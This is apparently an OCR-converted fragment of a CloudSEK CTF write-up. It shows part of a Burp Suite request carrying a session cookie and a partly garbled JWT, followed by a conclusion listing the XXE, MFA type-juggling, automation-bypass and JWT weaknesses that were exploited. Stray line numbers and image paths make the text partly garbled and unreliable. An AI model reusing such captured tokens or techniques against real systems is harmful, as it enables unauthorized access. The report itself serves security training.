4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Prefer-encoding: gzip
8 Connection: keep-alive
9 Cookie: PHPSESSID=9db63661644a03ff77455fb77b3d613; auth=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.yJlc2VybFtZSIGiFkWuIiivZXhvIjoxMDAwMDAwMDA
10 Upgrade-Insecure-Requests: 1
11 Priority: umb, 1
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
```


Target: http://15.206.47.5.nip.io:8443 | HTTP/1.1

Burp Suite Community Edition v2025.10.4 - Temporary Project

Inspector Notes Custom actions

Request attributes Request query parameters Request body parameters Request cookies Request headers Response headers

Memory: 307.7MB Disabled





# CTF Challenge Report: CloudSEK CTF


## 5. Conclusion

This Capture the Flag (CTF) exercise demonstrated multiple real-world security flaws commonly found in modern web and mobile applications. Through structured analysis and exploitation, the following security weaknesses were identified and leveraged:

- Weak automation protection allowed bypassing time-constraints to retrieve protected data (Challenge 1).
- XML External Entity (XXE) vulnerability resulted in unauthorized local file access and data disclosure (Challenge 2).
- Flawed authentication logic using loose type comparison enabled bypassing multi-factor verification (Challenge 3).
- Exposed secrets in a mobile application combined with weak JWT implementation permitted privilege escalation and unauthorized access (Challenge 4).

These findings highlight the importance of:

- Implementing secure coding practices such as proper input validation, strict type checks, and secure parser configurations.
- Ensuring secrets are never hardcoded within client-side resources like APK files.
- Enforcing server-side access controls and monitoring token integrity.
- Regularly conducting comprehensive security testing, including OSINT-based review of deployed assets.





# CTF Challenge Report: CloudSEK CTF

---

Overall, the CTF provided valuable hands-on exposure to real attack vectors across both web and mobile ecosystems – strengthening skills in vulnerability discovery, exploitation, and secure remediation practices.

